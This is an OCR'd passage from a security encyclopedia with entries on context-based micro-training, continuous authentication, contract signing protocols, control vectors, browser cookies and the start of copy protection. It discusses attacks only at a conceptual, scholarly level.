
Guidelines:

- Delivered to users when it is relevant to their current situation. The situation can be constructed or natural.
- Delivered in short sequences.
- Relevant to the users' current situation.
- Include or directly relate to a practical element.
- The information presented must in itself be easy to understand.
- The most crucial points of the information should be highlighted.
- Must be possible to opt-out or skip.

The fundamental idea of CBMT is to increase the user's awareness by presenting training to them when they encounter a situation with cybersecurity risk. That approach is argued to improve user behavior by increasing awareness while increasing the user's motivation to learn by presenting information relevant to the user's current situation (Kävrestad and Nohlberg 2020).

CBMT can be implemented in two different ways: user or service side. A service side implementation is tied to a single service and implemented by a service provider. Two examples are that a web page owner could implement training on password guidelines, and a webmail provider could implement phishing training for users logging in to the webmail. In contrast, a user-side implementation would be installed by the user and should typically be able to detect different security related situations and then present information relating to a detected situation.

Thus, cybersecurity training that follows the CBMT method should have two capabilities. It should first be capable of detecting risky situations. It should then be able to present training relevant for an identified situation. The CBMT process is visualized in Fig. 1.



Context-Based Micro-training, Fig. 1 CBMT process overview

A working example is demonstrated at GitHub (https://rr222cy.github.io/SecurityAssistantWidget/). It demonstrates a service side implementation that provides users with information on password guidelines. A warning with brief information is displayed when the user clicks in the “Password” field. The user can then choose between creating a new password or receiving more information.

Open Problems and Future Directions

The development of CBMT has shown that presenting training to users when they enter risky situations can positively impact cybersecurity behavior. However, the approach can pose a usability problem since users are interrupted in their workflow (Kävrestad et al. 2020). Finding a balance between effectively making users aware of cybersecurity risks while minimizing, or removing, usability problems remains an open issue.

A further future direction is to research how CBMT can be combined with, or affected by, other methods for cybersecurity training. As CBMT does not provide a detailed description of how information should be presented to a user, it is possible to implement CBMT using different media, including text, video, or game elements. The comparative effect of choosing different implementations is a direction for future work.

Cross-References

- Cybersecurity Awareness
- Cybersecurity Skills
- Information Security Awareness
- Security Nudges

References

Bada M, Sasse AM, Nurse JR (2019) Cyber security awareness campaigns: why do they fail to change behaviour? arXiv preprint arXiv:1901.02672

Gjertsen EGB, Gjære EA, Bartnes M, Flores WR (2017) Gamification of information security awareness and training. Paper presented at the ICISSP 2017 – proceedings of the 3rd international conference on information systems security and privacy

Kävrestad J, Nohlberg M (2020) Context based microtraining: a framework for information security training. Vol. 593 IFIPAICT. IFIP advances in information and communication technology. pp 71–81

Kävrestad J, Friman E, Bohlander J, Nohlberg M (2020) Can Johnny actually like security training? Paper presented at the 6th international workshop on socio-technical perspective in IS development

Reinheimer B, Aldag L, Mayer P, Mossano M, Duezguen R, Lofthouse B, Volkamer M (2020) An investigation of phishing awareness and education over time: when and how to best remind users. Paper presented at the sixteenth symposium on usable privacy and security

Safa NS, Von Solms R (2016) An information security knowledge sharing model in organizations. Comput Hum Behav 57:442–451

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1503

Continuous Authentication

Issa Traoré[62] ✉
(62) Department of Electrical and Computer Engineering, University of Victoria, Victoria, BC, Canada

✉ **Issa Traoré**
Email: itraore@ece.uvic.ca

Synonyms

Active authentication

Definitions

Continuous authentication consists of repeatedly authenticating the subject identity end-to-end during a computing session. Continuous authentication can be active or passive.

Passive continuous authentication consists of authenticating the subject unobtrusively by keeping the authentication medium transparent to the subject.

Active continuous authentication engages the subject in the authentication process. The subject is prompted periodically to participate in the authentication process by providing the authentication information or performing some tasks that will generate the required authentication data.

Background

Authentication represents indisputably one of the most important security mechanisms available in digital systems. Important services such as


authorization and access control schemes rely on the ability of the authentication services to verify the identity of subjects requesting access to protected services. Traditionally, authentication has been performed statically, typically at login time. However, in case where a fraudster is able to circumvent the authentication scheme, there is no other way to prevent this individual from misusing and abusing system services and resources. In the last 15 years, continuous authentication has emerged as a reinforcement of static authentication that helps address the aforementioned limitation.

Application

Continuous authentication depends on specific data sources or sensors which carry or can deliver meaningful information that can be leveraged toward user identification. Some data sources are rich enough to enable a strong identification by focusing the authentication on a limited number of such technologies. Other data sources, when used in isolation, help achieve weaker identification but, when used in combination with several similar data sources, can help achieve relatively stronger identification. Strong continuous authentication data sources are biometric-related data sources, such as keystroke dynamic, mouse dynamic, gait and face biometrics, etc. Weaker data sources, which often fall under the category of the so-called user behavior analytics (UBA), use both contextual and historical user information, along with data provided during Internet communications to determine the probability of whether a user interaction is genuine or not. Examples of contextual information include the traditional username and password, in addition to information such as the user computer mapping or fingerprint, her IP address and IP geo-location, etc. Examples of historical information include user behavior and transaction patterns, which may be captured, for instance, by measuring the velocity of transactions performed by a specific account, or originating from a certain IP address, user, or source, or made at a certain merchant or service provider.

Figure 1 depicts a high-level architecture for continuous authentication systems. The basis for the authentication is a model of the user biological or behavioral traits that uniquely capture the user identity, also called profile, template, or signature. The profile is built through the enrollment process. The enrollment can be manual or automated; it can be passive or interactive; it can be fixed (i.e., occurring once) or dynamic (i.e., updated

over time). The user claims a certain identity typically by providing a username. User activity data are captured by sensors and sent to the controller, which is responsible for monitoring the user behavior. The profile corresponding to the claimed identity is extracted from the profile database and compared in a one-to-one fashion against the activity data. The comparison could be done against individual actions as they are being generated or against a batch of actions. The batch can be of fixed size or time-dependent. In the former case, the comparison takes place when a number of consecutive actions is generated, while in the latter case, the comparison takes place after a specific time period has occurred. If the activity data matches the profile, no action is taken other than logging the outcome, and the same process will be repeated with subsequent actions or batch of actions. Otherwise, if the matching fails, appropriate follow-up action will be taken in reaction. This could consist of generating an alarm and sending a notification to the security administrators, locking the user device that triggered the actions, or triggering a forensic process. The forensic process typically will involve comparing the suspect data against current profiles through a 1-to-n matching process, also called identification. This will help with the attribution of the unknown profile resulting from the impersonation attempt. Typically, such process can be successful only for insider incident cases where the offender’s profile already exists in the profile database.



Continuous Authentication, Fig. 1 High-level architecture for continuous authentication

Open Problems and Future Directions

The field of continuous authentication is a vibrant area of research and innovation, with a growing body of literature. Early research from different authors have been compiled in a book edited by Traore and Ahmed (2012).

Since then, researchers have expanded the state of the art through attempts to address open issues and by covering new authentication data sources and technologies. A brief summary of a sample of the recent work is provided in the following.

Mondal and Bours (2015) made a distinction between periodic authentication and strictly continuous authentication. According to the authors, most existing systems process the authentication information periodically. In those systems, the authentication decision-making is based on a fixed amount of actions or data captured in a fixed time interval. In contrast, the authors proposed a stricter approach in which authentication decisions are made based on each single action generated by the user. While

such strict approach closes the window of vulnerability in the authentication decision-making process, as it should be expected, it increases the computational cost.

Biological signals, such as photoplethysmogram (PPG), electrocardiogram (ECG), and electroencephalogram (EEG), have emerged among some of the popular data sources used for continuous authentication. For instance, Nakayama et al. (2019) explored the use of PPG biosignal and a galvanic coupling (GC) channel for continuous authentication in eHealth.

Chuang et al. (2018) explored the application of continuous authentication for IoT devices by proposing a lightweight authentication protocol based on the concept of valid authentication time period and using dynamic features of the IoT devices and gateways.

Baldini et al. (2019) proposed an approach for continuous authentication of automotive vehicles based on the inertial measurement units (IMUs) mounted on the vehicles. According to the authors, this could be seen as an alternative in environments where the strong cryptosystems traditionally used for authentication may not be available or are too costly to deploy and operate. Mobile devices provide several sensors that can be leveraged toward continuous authentication. Sitová et al. (2015) developed a continuous authentication framework for smartphone users by combining features based on keystroke, tap and hand movement orientation, and grasp. Murmuria et al. (2015) proposed an approach for continuous authentication of mobile users by combining three different modalities: power consumption (e.g., voltage, current, and battery charge from the battery drive), touch gestures (based on gyroscope and accelerometer sensor data), and physical movement (based on the user activity while using the device).

Continuous authentication based on face biometric is still at an emerging state due to numerous challenges involved. Attempts have been made at combining face and other biometric modalities for continuous authentication. For instance, Crouse et al. (2015) have developed a continuous authentication scheme by fusing face scans with mobile device signals from the gyroscope, accelerometer, and magnetometer. According to the authors, the use of the aforementioned mobile device signals helps correct and improve the accuracy of the continuous face biometric.

Summary

The last decade has witnessed an exponential rise in the occurrence of hacking incidents. A key threat faced by organizations is the possibility for hackers to circumvent initial authentication controls no matter how strong these controls are. Continuous authentication is an emerging security paradigm which addresses the aforementioned threat by repeatedly checking the user identity throughout a session. This chapter provides an outline of continuous authentication.

Cross-References

Frictionless User Authentication

References

Baldini G, Geib F, Giuliani R (2019) Continuous authentication of automotive vehicles using inertial measurement units. Sensors 19:5283. https://doi.org/10.3390/s19235283

Chuang YH, Lo NW, Yang CY, Tang SW (2018) A lightweight continuous authentication protocol for the internet of things. Sensors 18:1104. https://doi.org/10.3390/s18041104

Crouse D, Han H, Chandra D, Barbello B, Jain A (2015) Continuous authentication of mobile user: fusion of face image and inertial measurement unit data. https://doi.org/10.1109/ICB.2015.7139043

Mondal S, Bours P (2015) Continuous authentication in a real world settings. https://doi.org/10.1109/ICAPR.2015.7050673

Murmuria R, Stavrou A, Barbara D, Fleck D (2015) Continuous authentication on mobile devices using power consumption, touch gestures and physical movement of users, vol 9404, pp 405–424. https://doi.org/10.1007/978-3-319-26362-5_19

Nakayama F, Lenz P, Banou S, Nogueira M, Santos A, Chowdhury KR (2019) A continuous user authentication system based on galvanic coupling communication for s-Health. Hindawi Wirel Commun Mobile Comput 2019:1–11

Sitová Z, Sedenka J, Yang Q, Peng G, Zhou G, Gasti P, Balagani K (2015) HMOG: new behavioral biometric features for continuous authentication of smartphone users. IEEE Trans Inf Forensics Secur 11:1–1. https://doi.org/10.1109/TIFS.2015.2506542

Traore I, Ahmed AE (2012) Continuous authentication using biometrics: data, models, and metrics, 1st edn. IGI Global

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_189

Contract Signing

Matthias Schunter[63] ✉
(63) Intel Labs Europe, Munich, Germany

✉ **Matthias Schunter**
Email: schunter@acm.org

Synonyms

Nonrepudiable agreement

Definition

A contract is a nonrepudiable agreement on a given contract text that can be used to prove agreement between the signatories to any verifier.

Background


Early contract signing protocols were either based on an in-line Trusted Third Party (Rabin 1983), gradual exchange of secrets (Blum 1983), or gradual increase of privilege (Ben-Or et al. 1990).

Theory

A contract signing scheme (Blum 1981) is used to fairly compute a contract such that, even if one of the signatories misbehaves, either both or none of the signatories obtain a contract. Contract signing generalizes fair exchange of signatures: a contract signing protocol does not need to output signatures but can define its own format instead. Contract signing can be categorized

by the properties of fair exchange (like abuse freeness) as well as the properties of the nonrepudiation tokens it produces (like third-party time stamping of the contract). Unlike agreement protocols, contract signing needs to provide a nonrepudiable proof that an agreement has been reached.

Like fair exchange protocols, two-party contract signing protocols either do not guarantee termination or else may produce a partially signed contract. As a consequence, a trusted third party is needed for most practical applications. Optimistic contract signing (Pfitzmann et al. 1998) protocols optimize by involving this third party only in case of exceptions. The first *optimistic* contract signing scheme has been described in Even (1983). An optimistic contract signing scheme for asynchronous networks has been described in Asokan et al. (1988). An example for a multiparty abuse-free optimistic contract signing protocol has been published in Baum-Waidner and Waidner (2000). A simple optimistic contract signing protocol for synchronous networks is sketched in Fig. 1: party A sends a proposal, party B agrees, and party A confirms. If party A does not confirm, B obtains its contract from the TTP. (Note that the generic fair exchange protocol (fair exchange) can be adapted for contract signing, too, by using a signature under C as $item_X$, using (C, X) as description $desc_X$, and using the signature verification function as the verification function.) Contract signing protocols can use blockchain services as a trusted third party to guarantee fairness (Hinarejos et al. 2023). Smart contracts replace the contract text by software that codifies the rules of the contract (Suvitha and Subha 2021).



Contract Signing, Fig. 1 Sketch of an optimistic synchronous contract signing protocol (Pfitzmann et al. 1998)

Cross-References

Certified Mail
Fair Exchange

References

Asokan N, Shoup V, Waidner M (1988) Optimistic fair exchange of digital signatures. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, Berlin, pp 591–606

Baum-Waidner B, Waidner M (2000) Round-optimal and abuse-free optimistic multi-party contract signing. In: Montanari U, Rolim JDP, Welzl E (eds) 27th international colloquium on automata, languages and programming (ICALP), Lecture notes in computer science, vol 1853. Springer, Berlin. pp 524 ff

Ben-Or M, Goldreich O, Micali S, Rivest RL (1990) A fair protocol for signing contracts. IEEE Trans Inform Theory 36(1):40–46
[MathSciNet]

Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley

Blum M (1983) Coin flipping by telephone, a protocol for solving impossible problems. ACM SIGACT News 15(1):23–27

Even S (1983) A protocol for signing contracts. ACM SIGACT News 15(1):34–39

Hinarejos MF, Ferrer-Gomila J-L, Isern-Deyã A-P (2023) Enforcing fairness with blockchain support: proposals for multi-two-party contract signing. IEEE Access 11:67893–67911. https://doi.org/10.1109/ACCESS.2023.3292160
[Crossref]

Pfitzmann B, Schunter M, Waidner M (1998) Optimal efficiency of optimistic contract signing. In: 17th symposium on principles of distributed computing (PODC). ACM Press, New York, pp 113–122

Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267
[MathSciNet]

Suvitha M, Subha R (2021) A survey on smart contract platforms and features. 2021 7th International Conference on Advanced Computing and Communication Systems (ICACCS), Coimbatore, pp 1536–1539. https://doi.org/10.1109/ICACCS51430.2021.9441970

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_282

Control Vector

Marijke De Soete[64] ✉
(64) Security4Biz, Oostkamp, Belgium

Definition

A method for controlling the usage of cryptographic keys.

Background

A method introduced – and patented in a number of application scenarios – by IBM in the 1980s.

Theory

The basic idea is that each cryptographic key has an associated control vector, which defines the permitted uses of the key within the system, and this is enforced by the use of tamper-resistant hardware. At key generation, the control vector is cryptographically coupled to the key via a special encryption process, for example, by XOR-ring the key with the control vector before encryption and distribution. Each encrypted key and control vector is stored and distributed within the cryptographic system as a single token. As part of the decryption process, the cryptographic hardware also verifies that the requested use of the key is authorized by the control vector.

Applications

As an example, nonrepudiation may be achieved between two communicating hardware boxes by the use of a conventional MAC

algorithm using symmetric methods. The communicating boxes would share the same key, but whereas one box would only be allowed to generate a MAC with that key, the other box would only be able to verify a MAC with the same key. The transform of the same key from, for example, MAC-generation to MAC-verification is known as key translation and needs to be carried out in tamper-resistant hardware as well. Similarly, the same symmetric key may be used for encryption only enforced by one control vector in one device and for decryption only enforced by a different control vector in a different device.

Open Problems

A paper describing an attack on control vectors was published by M. Bond (2000). The paper describes a method of changing the control vector (CV) of a specific key in a cryptographic coprocessor by modifying the value of the key encrypting key that is used to encipher or decipher that key. IBM provided comments to this paper in https://www.mike-bond.com/research/CVDif-Response.pdf.

Recommended Reading

Bond M (2000) A chosen key difference attack on control vectors. https://www.mike-bond.com/research/CVDif.pdf. Accessed Nov 2000

Matyas SM (1991) Key handling with control vectors. IBM Syst J 30(2):151–174

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Stallings W (2010) Cryptography and network security – principles and practice, 3rd edn. Prentice Hall, Upper saddle River

https://www.mike-bond.com/research/CVDif-Response.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300189

Controlled Data Sharing in DOSNs

Privacy-Aware Access Control in Decentralized Online Social Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300190

Conventional Cryptosystem

Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_105

Cookie

Michael T. Hunter[65] ✉
(65) School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Michael T. Hunter**
Email: mhunter@cc.gatech.edu

Synonyms

Browser cookie; HTTP cookie; Tracking cookie

Definition

A cookie is an object stored by a web browser on behalf of a Web site.

Background

As the World Wide Web came into existence in the early and mid 1990s, increasing complexity of browser–server interaction created a demand for persistent data to be kept at the browser. Cookies were implemented in response to these demands and became a ubiquitous feature. By the late 1990s, privacy advocates were raising concerns about potential cookie abuses.

Theory

As originally conceived, the World Wide Web allowed for documents to be accessed from other documents via hypertext using a web browser. In such

a model, visited documents' content always remain unchanged and it was therefore unnecessary to be able to identify any residual characteristics about a particular browser. As Web sites became more complex, content publishers sought the ability to provide customized content based on previous interactions with the browser in question. One of the most commonly cited examples of such a system is the "virtual shopping cart," in which a user can add desired items to a list that is persistent between visits to the Web site in question.

During web transactions, a web server may "offer" a cookie to a browser, which the browser may choose to accept. The web server may subsequently request data contained in the cookie, although valid requesters are restricted by domain as specified in the cookie itself, and the cookie's content therefore cannot be read by an arbitrary requester. This restriction is an important security feature, but there remain scenarios in which cookies present security concerns.

A cookie contains a main name-value pair with additional optional attributes. Listed below are two sample cookies: Cookie 1 is named `zipcode` and has a value of `30301|AAA|14`. Additional attributes are listed that qualify the applicability and expiry of the cookie. The mechanics of setting and requesting cookie data are described in the relevant protocol documents (RFC2965 2000).

```
Name: zipcode
Content: 30301|AAA|14
Domain: .aaa.com
Path: /
Send For: Any type of connection
Expires: September 15, 2010 11:03:13 PM
```

Cookie 2 below is similar to cookie 1 above, although meanings of "`data`" and the hexadecimal value are not immediately clear.

```
Name: data
Content: E15FBEDB0764BA5B06C035EC1CC7546
9E15FBEDB0764BA5B06C035EC1CC75469
Domain: .aaa.com
Path: /
```

```
Send For: Any type of connection
Expires: September 15, 2010 11:03:13 PM
```

Applications

Cookies are used by web service providers for a wide variety of purposes, including storing preferences and other session information on behalf of users. One controversial application of cookies is to track the browsing behavior of web users. Once common example that raises privacy concerns involves a desired site that hosts a “banner add” through a third-party advertising network. In processing the desired site, the browser will request content from the third party and may accept a cookie from them. When the user visits another site that uses the same third party for advertising, the third party can look for the presence of its previously-set cookie and infer what previous site the user visited. Such inferences are highly sought-after by advertisers, as they allow for detailed profiling of a user’s interests and thus for highly targeted advertisements.

In addition to cookies stored directly by the browser, an emerging trend exists in which browser plugins store cookies independent of the browser’s cookie management scheme. One well-known example is that of “flash cookies,” which can be created by the popular Adobe Flash plugin. They are subject to many of the same privacy concerns as HTTP cookies, but since they are managed separately from HTTP cookies and also are generally much less well known by users, there is an enhanced potential for privacy concerns arising.

Because the content of a cookie is completely up to the discretion of the remote web server, it may contain information that a user would consider sensitive, and the user may be unaware that such information is stored within the browser. While most browsers make it possible for a user to review and discard cookies, users are not necessarily aware of cookies or the relevant privacy concerns. In some cases (such as the second cookie above), even if a user reviews a given cookie, it may be impossible for the user to determine the privacy implications of the cookie, since the content could be obfuscated or even encrypted by the remote web server. Cookies are often used as authentication tokens for web services, which opens the possibility that if an attacker were able to acquire a copy of the cookie (either through network interception, host intrusion or injecting malicious

content into the original webpage), the attacker could impersonate the user (Karlof 2007).

Privacy advocates argue that users' rights are being violated by collecting such information without their informed consent. In response to privacy concerns, the US federal government issued an advisory in 1999 that directed government Web sites not to use cookies. As of mid-2009, this policy was being reconsidered because it is seen as limiting the functionality of government Web sites. The federal communications commission and state governments have forced privacy concessions from companies such as DoubleClick, requiring them to disclose more information about how cookies are used (Kristol 2001).

Open Problems and Future Directions

The security and privacy concerns posed by cookies represent a formidable challenge. The ubiquity of web browsing ensures that almost every Internet user interacts with cookies, and increasingly-rich web services will continue to rely on cookies. Currently a significant amount of technical knowledge is required to understand and manage the privacy implications of cookies, forcing unsavvy users to invest significant effort in managing their privacy, to endure reduced functionality from web services (if cookies are disabled), or to ignore certain privacy concerns. In order to realize the goal of a privacy-preserving web environment, users must understand clearly what information is being gathered about them and have the ability to easily specify universally applicable privacy policies. Realizing this goal would require significant advances in both technical standards governing cookies and human–computer interaction.

Cross-References

Token

Recommended Reading

Karlof C (2007) Dynamic pharming attacks and locked same-origin policies for web browsers. In: Proceedings of the 14th ACM conference on computer and communications security, Alexandria, Oct 2007

Kristol D (2001) HTTP cookies: standards, privacy, and politics. Trans Internet Technol 1(2):151–198

RFC2965 (2000) HTTP state management mechanism, Oct 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300191

Coprime

Relatively Prime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_190

Copy Protection

Gerrit Bleumer[66] ✉
(66) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition


Copy protection attempts to find ways that limit the access to copyrighted material and/or inhibit the copy process itself. Examples of copy protection include encrypted digital TV broadcast, access controls to copyrighted software through the use of license servers or through the use of special hardware add-ons (dongles), and technical copy protection mechanisms on the media.

Theory and Applications

Copy protection mechanisms can work proactively by aiming to prevent users from accessing copy protected content or they can deter users from playing illegitimate copyrighted content by monitoring which users play which content or a combination of both.

The schematic chain of action to copy content played on one player A in order to become available on another player B is shown in Fig. 1. An original piece of content available on player A needs to be recorded, distributed, and played back on a player B in order to be valuable to someone else or in a different location. Proactive copy protection

mechanisms are about breaking this chain of action in one or more stages: at the recording, distribution, or playback stage.



Copy Protection, Fig. 1 Schematic chain of action to copy content

Inhibiting unauthorized recording. For content that is distributed on physical media such as floppy disks, *digital audio tape* (DAT), CD-ROM, or *digital versatile disk* (DVD), copy protection can be achieved by *master copy control* or *copy generation control*.

